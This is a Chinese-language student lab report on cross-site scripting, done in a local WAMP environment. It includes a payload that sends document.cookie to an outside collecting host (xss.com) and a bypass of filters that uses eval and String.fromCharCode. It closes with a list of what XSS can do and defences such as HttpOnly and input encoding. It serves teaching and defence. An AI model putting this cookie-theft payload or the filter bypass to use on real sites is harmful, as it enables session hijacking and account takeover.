
我们不能直接通过插入<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>，但是可以借助js的eval函数来执行。我们要构造一个没有空格的payload，可以用编码等方式来绕过，比如利用String.fromCharCode函数，该函数会把数字转成该ASCII码表中该数字对应的字符，

启用hackbar。

在下方的输入框中输入需要转换的字符串，然后选中，如下图：



转换完成。





进入c:\wamp\www\xss目录下，把cookies.txt删除。输入构造的语句后，点击测试后

然后去c:\wamp\www\xss目录下，可以看到cookies.txt又生成了。



五、实验结果总结

*对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。*

XSS作用：

1.可以获得cookie

2.仿造get、post请求做一些动作

3.获得用户的IP

4.识别用户软件、浏览器

5.通过钓鱼也可以骗到用户的用户名和密码这样

XSS的防御

1.对于截取cookie这样的操作可以在cookie上加上HttpOnly，这样js就不能访问cookie了。对于重要的cookie可以考虑加上该设置。

一个Cookie的使用过程如下：

step1：浏览器向服务器发起请求，这时候没有Cookie

step2：服务器返回时发送Set-Cookie头，向客户端浏览器写入Cookie

step3：在该Cookie到期前，浏览器访问该域下的所有页面，都将发送该Cookie。

2.输入检查。一般是查询特殊字符，比如『<』,『>』，『、』这样，可以选择对输入进行编码，或者是筛选掉这些字符。

3.没有绝对可以防止XSS攻击的方法，因为XSS比较灵活，任何语言或者框架设计不当都有可能存在漏洞。